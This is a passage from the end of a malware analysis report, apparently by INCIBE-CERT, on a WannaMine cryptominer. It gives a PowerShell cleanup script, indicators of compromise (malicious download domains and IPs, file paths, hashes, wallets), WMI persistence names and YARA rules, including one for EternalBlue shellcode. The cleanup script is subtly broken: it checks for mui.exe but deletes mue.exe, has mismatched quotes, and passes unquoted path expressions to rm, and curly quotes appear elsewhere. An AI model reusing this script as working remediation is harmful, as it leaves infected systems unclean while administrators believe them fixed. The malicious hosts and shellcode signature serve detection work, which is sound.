
4.7. System cleaning

To eliminate this specific WannaMine from an infected system, the following PowerShell can be executed with Administrator privileges, and the machine can be restarted when that is finished.

```
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding -
Filter "__Path LIKE '%SCM Event8 Log Consumer%'" | Remove-WmiObject


Get-WMIObject -Namespace root\subscription -Class __EventFilter -filter "Name LIKE
'%SCM Event8 Log Filter%'" |Remove-WmiObject


Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer -
Filter ("Name like '%SCM Event8 Log Consumer%'") | Remove-WmiObject


Get-WMIObject -Namespace root\default -List | where {$_.Name –eq
'systemcore_Updater8'} | Remove-WmiObject


sc.exe stop WinRing0_1_2_0

sc.exe delete WinRing0_1_2_0


if
([System.IO.File]::Exists([environment]::SystemDirectory+'\WindowsPowerShell\v1.0\Wi
nRing0x64.sys')) {
    echo ('Borrando
'+[environment]::SystemDirectory+'+'\WindowsPowerShell\v1.0\WinRing0x64.sys') ;
    rm ([environment]::SystemDirectory\WindowsPowerShell\v1.0\WinRing0x64.sys)
}


if ([System.IO.File]::Exists([environment]::SystemDirectory+'\drivers\WinRing0x64.sys'))
{
    echo ('Borrando '+[environment]::SystemDirectory+'+'\drivers\WinRing0x64.sys') ;
    rm ([environment]::SystemDirectory\drivers\WinRing0x64.sys)
}


if ([System.IO.File]::Exists([environment]::SystemDirectory+'\mui.exe')) {
    echo ('Borrando '+[environment]::SystemDirectory+'\mui.exe') ;
    rm ([environment]::SystemDirectory\mue.exe)
```

```
}

if ([System.IO.File]::Exists($env:WINDIR+'\temp\sysupdater0.bat')) {
    echo "Borrando $env:WINDIR\temp\sysupdater0.bat" ;
    rm $env:WINDIR\temp\sysupdater0.bat
}

if ([System.IO.File]::Exists($env:WINDIR+'\11.vbs')) {
    echo "Borrando $env:WINDIR\11.vbs" ;
    rm $env:WINDIR\11.vbs
}

if ([System.IO.File]::Exists($env:WINDIR+'\info.vbs')) {
    echo "Borrando $env:WINDIR\info.vbs" ;
    rm $env:WINDIR\info.vbs
}

schtasks /DELETE /TN sysupdater0 /F
```

Though this removes traces of malware from the system, it is advisable to examine it in greater depth in search for signs of intrusion, since it is not known whether the attack has had effects beyond the installation of WannaMine.

5. Conclusion

After analysing the sample, it was possible to identify the family to which it belongs, besides understanding the nature of its behaviour and its main functionalities, which include its persistence, lateral movement, remote execution, exploitation of the Eternal Blue vulnerability and the various cryptocurrency mining methods.

A way is also provided to clean the system affected by this malware, as well as various identifiers of compromise with which to prevent and/or locate other samples in this family.

Appendix 1: Indicators of Compromise (IOC)

6.1. URL and URis:

Download URL for PowerShell droppers (malicious):

sjjjv.xyz
profetestruec.net
winupdate.firewall-gateway.de
45.140.88.145
205.209.152.78

Mining pools (non-malicious URLs that are nevertheless valid for detecting cryptocurrency miners):

xmr-eu1.nanopool.org:14444
xmr-asia1.nanopool.org:14444
xmr-eu2.nanopool.org:14444
pool.supportxmr.com:80
xmr-us-east1.nanopool.org:14444
xmr-us-west1.nanopool.org:14444
pool.minexmr.com:80
sg.minexmr.com:80
ca.minexmr.com:80

URIs:

/dn6
/dn3
/in3.ps1
/int6.ps1
/in6.ps1
/info.vbs

6.2. Files and paths

%windir%\system32\WindowsPowerShell\v1.0\WinRing0x64.sys

%windir%\syswow\WindowsPowerShell\v1.0\WinRing0x64.sys

%windir%\system32\mui.exe

%windir%\syswow\mui.exe

%windir%\11.vbs

%windir%\info.vbs

%windir%\temp\sysupdater0.bat

6.3. Hashes

Artifact	int6.ps1
MD5	3b8e4705bbc806b8e5962efe39a35f66
SHA1	601daafe2b7725a46520580fa18d0c1103af00f2
SHA256	88b7f7517d70ae282a17bff20382599566cc4ff14492f18158fd4a9285ef89ff

Artifact	"funs"
MD5	b2de128c2f70dc74cc25680bc6ac9a94
SHA1	9739ff09665d32dd09a73c25fdbb3e4538ab26a0
SHA256	e27b534c2d296ce0e987bf3d0a0bb13a9d252c81b5ae7557e36368ba560c6f4f

Artifact	"mimi"
MD5	0367064d9585cc5c8b8eff127d9565d0
SHA1	784720bab9106e47c5b34d7f0fa12d1388fe1f9d
SHA256	d82889279c771f362f870a5f896fc435790cbd0b587e86efcd4164570ce12a72

Artifact	"mon"
MD5	91ff884cff84cb44fb259f5caa30e066
SHA1	c68e4d9bc773cfef0c84c4a33d94f8217b12cb8b
SHA256	5a0ec41eb3f2473463b869c637aa93fac7d97faf0a8169bd828de07588bd2967

Artifact	WinRing0x64.sys
MD5	0c0195c48b6b8582fa6f6373032118da

SHA1	d25340ae8e92a6d29f599fef426a2bc1b5217299
SHA256	11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

Artifact	mue.exe
MD5	d1aed5a1726d278d521d320d082c3e1e
SHA1	efdb3916c2a21f75f1ad53b6c0ccdf90fde52e44
SHA256	0a1cdc92bbb77c897723f21a376213480fd3484e45bda05aa5958e84a7c2edff

Artifact	Payload contenido en mue.exe
MD5	c467df0639ffa846dbbb6fc8db1c1020
SHA1	41bb5b29c9c5ede666c84e58aaf99ed7b48706ee
SHA256	c62f502d9a90eae7222e4402c5c63cb91180675ea0b9877dee6a845f1ee59f2a

Artifact	sc
MD5	25ada18486a82950bf71ade22bc26446
SHA1	94507ad582d158c36536c24591c9ed09c90592e0
SHA256	30a1cb62beea2b65e888b76ac01fe832de85e7ac6ff5b6c093b7e8892e4fe2e4

6.4. System settings

The existence of the following WMI objects (Event Consumers, Event Filters, ConsumertoBindings and WMI classes) also indicates the machine is infected:

SCM Event8 Log Consumer

SCM Event8 Log Consumer2

SCM Event8 Log Filter

SCM Event8 Log Filter2

systemcore_Updater8

They can be checked with the following PowerShell instructions:

```
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding -Filter “__Path LIKE '%SCM Event8 Log Consumer%'"

Get-WMIObject -Namespace root\subscription -Class __EventFilter -filter “Name LIKE '%SCM Event8 Log Filter%'"
```

```
Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer -Filter ('Name like '%SCM Event8 Log Consumer%'')

Get-WMIObject -Namespace root\default -List | where {$_.Name –eq 'systemcore_Updater8'}
```

6.5. Yara rules

```
rule RULE_ETERNALBLUE_GENERIC_SHELLCODE
{
        meta:
                description = "Detecta una shellcode genérica de EternalBlue, con payload variable"
                created = "08/02/2020 16:55:00"
                author = "INCIBE-CERT"
                version = "1.0"
        strings:
                $sc = { 31 c0 40 0f 84 ?? ?? ?? ?? 60 e8 00 00 00 00 5b e8 23 00 00 00 b9 76 01 00 00 0f 32 8d 7b 39 39 }
        condition:
                all of them
}
```

```
rule RULE_XMRIG
{
    meta:
        description = "Minero XMRig"
        created = "02/05/2020 13:26:00"
        author = "INCIBE-CERT"
        version = "1.0"

    strings:
        $xmrig = “xmrig”
        $randomx = “randomx”

    condition:
        uint16(0) == 0x5A4D  and
        all of them
}
```

6.6. Monero Wallets involved in Cryptojacking attacks

46fWRc6YzftENCetJsN8zYM1EUb6ziekK8ykrZTL4AWDZ94NwkSCRTAD8MLtqwgjKP6dRv9uSpHt7jjmdfbG7HpdCp5nhUW
46gVfDm99aq9JqESFxXFp5AyFCZPHsbTn48dWAtVASddf4TmhQMkxvQadhKPvAjszJV8cQKVHHLQ7WpNrh33ogkGUPHhpVP